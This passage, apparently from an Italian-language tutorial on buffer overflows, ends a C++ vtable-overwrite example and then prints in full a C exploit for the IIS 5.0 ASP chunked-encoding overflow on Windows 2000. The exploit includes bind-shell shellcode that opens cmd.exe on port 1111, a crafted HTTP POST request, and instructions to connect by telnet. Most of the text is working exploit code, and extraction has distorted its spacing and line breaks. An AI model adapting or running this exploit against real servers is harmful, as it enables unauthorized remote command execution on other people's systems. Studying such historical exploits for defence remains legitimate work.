   delete t3;

   return 0;
}

void test1::run()
{
}

test1::~test1()
{
}


void test2::run()
{
   puts("hey");
}

test2::~test2()
{
}
```

Mediante il metodo usato all’interno del programma visto l’attaccante può creare una nuova virtual function table nel buffer controllato.

? Windows 2000 Server IIS 5.0 .ASP Overflow Exploit

Uscito recentemente è un bugs che affligge il sistema di gestione ASP.
Questo tipo di exploit apre la porta 1111 e apre una shell and bind the cmd.exe su questa.

```
/* Windows 2000 Server Exploit By CHINANSL Security Team.
Test on Windows 2000 Chinese Version, IIS 5.0 , not patched.
Warning:THIS PROGRAM WILL ONLY TEST.
CHINANSL Technology CO.,LTD http://www.chinansl.com
keji@chinansl.com
*/

#include "stdafx.h"
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#pragma comment (lib,"Ws2_32")

int main(int argc, char* argv[])
{
if(argc != 4)
{
printf("%s ip port aspfilepath\n\n",argv[0]);
printf(" ie. %s 127.0.0.1 80 /iisstart.asp\n",argv[0]);
puts(" programed by keji@chinansl.com");

return 0;
}

DWORD srcdata=0x01e2fb1c-4;//0x00457474;
//address of SHELLCODE
DWORD jmpaddr=0x00457494; //0x77ebf094;/ /0x01e6fcec;
//"\x1c\xfb\xe6\x01"; //"\x0c\xfb\xe6\x01";

char* destIP=argv[1];
char* destFile=argv[3];
int webport=atoi(argv[2]);
char* pad="\xcc\xcc\xcc\xcc" "ADPA" "\x02\x02\x02\x02" "PADP"; //16
bytes

WSADATA ws;
SOCKET s;
long result=0;
if(WSAStartup(0x0101,&ws) != 0)
{
puts("WSAStartup() error");
return -1;
}

struct sockaddr_in addr;
addr.sin_family=AF_INET;
addr.sin_port=htons(webport);
addr.sin_addr.s_addr=inet_addr(destIP);
s=socket(AF_INET,SOCK_STREAM,0);
if(s==-1)
{
puts("Socket create error");
return -1;
```

```
}

if(connect(s,(struct    sockaddr    *)&addr,sizeof(addr))    ==    -1)
{
puts("Cannot      connect      to      the      specified      host");
return                                                              -1;
}

char                                                     buff[4096];
char*
shellcode="\x55\x8b\xec\x33\xc0\xb0\xf0\xf7\xd8\x03\xe0\x8b\xfc\x33\x
c9\x89"
"\x8d\x2c\xff\xff\xff\xb8\x6b\x65\x72\x6e\xab\xb8\x65\x6c\x33\x32"
"\xab\x32\xc0\xaa\xb8\x77\x73\x6f\x63\xab\xb8\x6b\x33\x32\x2e\xab"
"\x4f\x32\xc0\xaa\x8d\x7d\x80\xb8\x63\x6d\x64\x2e\xab\x32\xc0\x4f"
"\xaa\xb8\x23\x80\xe7\x77\x8d\x9d\x10\xff\xff\xff\x53\xff\xd0\x89"
"\x45\xfc\xb8\x23\x80\xe7\x77\x8d\x9d\x19\xff\xff\xff\x53\xff\xd0"
"\x89\x45\xf8\xbb\x4b\x56\xe7\x77\x6a\x47\xff\x75\xfc\xff\xd3\x89"
"\x45\xf4\x6a\x48\xff\x75\xfc\xff\xd3\x89\x45\xf0\x33\xf6\x66\xbe"
"\x1d\x02\x56\xff\x75\xfc\xff\xd3\x89\x45\xec\x66\xbe\x3e\x02\x56"
"\xff\x75\xfc\xff\xd3\x89\x45\xe8\x66\xbe\x0f\x03\x56\xff\x75\xfc"
"\xff\xd3\x89\x45\xe4\x66\xbe\x9d\x01\x56\xff\x75\xfc\xff\xd3\x89"
"\x85\x34\xff\xff\xff\x66\xbe\xc4\x02\x56\xff\x75\xfc\xff\xd3\x89"
"\x85\x28\xff\xff\xff\x33\xc0\xb0\x8d\x50\xff\x75\xfc\xff\xd3\x89"
"\x85\x18\xff\xff\xff\x6a\x73\xff\x75\xf8\xff\xd3\x89\x45\xe0\x6a"
"\x17\xff\x75\xf8\xff\xd3\x89\x45\xdc\x6a\x02\xff\x75\xf8\xff\xd3"
"\x89\x45\xd8\x33\xc0\xb0\x0e\x48\x50\xff\x75\xf8\xff\xd3\x89\x45"
"\xd4\x6a\x01\xff\x75\xf8\xff\xd3\x89\x45\xd0\x6a\x13\xff\x75\xf8"
"\xff\xd3\x89\x45\xcc\x6a\x10\xff\x75\xf8\xff\xd3\x89\x45\xc8\x6a"
"\x03\xff\x75\xf8\xff\xd3\x89\x85\x1c\xff\xff\xff\x8d\x7d\xa0\x32"
"\xe4\xb0\x02\x66\xab\x66\xb8\x04\x57\x66\xab\x33\xc0\xab\xf7\xd0"
"\xab\xab\x8d\x7d\x8c\x33\xc0\xb0\x0e\xfe\xc8\xfe\xc8\xab\x33\xc0"
"\xab\x40\xab\x8d\x45\xb0\x50\x33\xc0\x66\xb8\x01\x01\x50\xff\x55"
"\xe0\x33\xc0\x50\x6a\x01\x6a\x02\xff\x55\xdc\x89\x45\xc4\x6a\x10"
"\x8d\x45\xa0\x50\xff\x75\xc4\xff\x55\xd8\x6a\x01\xff\x75\xc4\xff"
"\x55\xd4\x33\xc0\x50\x50\xff\x75\xc4\xff\x55\xd0\x89\x45\xc0\x33"
"\xff\x57\x8d\x45\x8c\x50\x8d\x45\x98\x50\x8d\x45\x9c\x50\xff\x55"
"\xf4\x33\xff\x57\x8d\x45\x8c\x50\x8d\x45\x90\x50\x8d\x45\x94\x50"
"\xff\x55\xf4\xfc\x8d\xbd\x38\xff\xff\xff\x33\xc9\xb1\x44\x32\xc0"
"\xf3\xaa\x8d\xbd\x38\xff\xff\xff\x33\xc0\x66\xb8\x01\x01\x89\x47"
"\x2c\x8b\x45\x94\x89\x47\x38\x8b\x45\x98\x89\x47\x40\x89\x47\x3c"
"\xb8\xf0\xff\xff\xff\x33\xdb\x03\xe0\x8b\xc4\x50\x8d\x85\x38\xff"
"\xff\xff\x50\x53\x53\x53\x6a\x01\x53\x53\x8d\x4d\x80\x51\x53\xff"
"\x55\xf0\x33\xc0\xb4\x04\x50\x6a\x40\xff\x95\x34\xff\xff\xff\x89"
"\x85\x30\xff\xff\xff\x90\x33\xdb\x53\x8d\x85\x2c\xff\xff\xff\x50"
"\x53\x53\x53\xff\x75\x9c\xff\x55\xec\x8b\x85\x2c\xff\xff\xff\x85"
"\xc0\x74\x49\x33\xdb\x53\xb7\x04\x8d\x85\x2c\xff\xff\xff\x50\x53"
"\xff\xb5\x30\xff\xff\xff\xff\x75\x9c\xff\x55\xe8\x85\xc0\x74\x6d"
"\x33\xc0\x50\xff\xb5\x2c\xff\xff\xff\xff\xb5\x30\xff\xff\xff\xff"
"\x75\xc0\xff\x55\xcc\x83\xf8\xff\x74\x53\xeb\x10\x90\x90\x90\x90"
"\x90\x90\x6a\x32\xff\x95\x28\xff\xff\xff\xeb\x99\x90\x90\x33\xc0"
"\x50\xb4\x04\x50\xff\xb5\x30\xff\xff\xff\xff\x75\xc0\xff\x55\xc8"
"\x83\xf8\xff\x74\x28\x89\x85\x2c\xff\xff\xff\x33\xc0\x50\x8d\x85"
"\x2c\xff\xff\xff\x50\xff\xb5\x2c\xff\xff\xff\xff\xb5\x30\xff\xff"
"\xff\xff\x75\x90\xff\x55\xe4\x85\xc0\x74\x02\xeb\xb4\xff\x75\xc4"
"\xff\x95\x1c\xff\xff\xff\xff\x75\xc0\xff\x95\x1c\xff\xff\xff\x6a"
"\xff\xff\x95\x18\xff\xff\xff";


char*            s1="POST            ";//            HTTP/1.1\r\n";
char*                     s2="Accept:                   */*\r\n";
```

```
char*              s4="Content-Type:              application/x-www-
form-urlencoded\r\n";
char*                                            s5="Transfer-Encoding:
chunked\r\n\r\n";
char*                                               sc="0\r\n\r\n\r\n";

char                                             shellcodebuff[1024*8];
memset(shellcodebuff,0x90,sizeof
(shellcodebuff));
memcpy(&shellcodebuff[sizeof(shellcodebuff)-
strlen(shellcode)-1],shellcode,strlen(shellcode));
shellcodebuff[sizeof(shellcodebuff)-1]             =              0;


char                                                 sendbuff[1024*16];
memset(sendbuff,0,1024*16);

sprintf(sendbuff,"%s%s?%s                          HTTP/1.1\r\n%sHost:
%s\r\n%s%s10\r\n%s\r\n4\r\n\nAAAA\r\n4\r\nBBBB\r\n%s",   s1,   destFile,
shellcodebuff,  s2,  destIP,  s4,s  5,  pad/*,srcdata,jmpaddr*/,  sc);


int                                          sendlen=strlen(sendbuff);
    *(DWORD        *)strstr(sendbuff,"BBBB")        =         jmpaddr;
*(DWORD         *)strstr(sendbuff,"AAAA")         =         srcdata;

result=send(s,sendbuff,sendlen,0);
if(result                ==                  -1                     )
{
puts("Send                      shellcode                     error!");
return                                                             -1;
}

memset(buff,0,4096);
result=recv(s,buff,sizeof(buff),0);

if(strstr(buff,"<html>")                   !=                    NULL)
{
shutdown(s,0);
closesocket(s);

puts("Send           shellcode           error!Try           again!");
return                                                             -1;
}


shutdown(s,0);
closesocket(s);
printf("\nUse  <telnet  %s  1111>  to  connect  to  the  host\n",destIP);
puts("If  you  cannot  connect  to  the  host,try  run  this  program
again!");

  return                                                            0;
}
```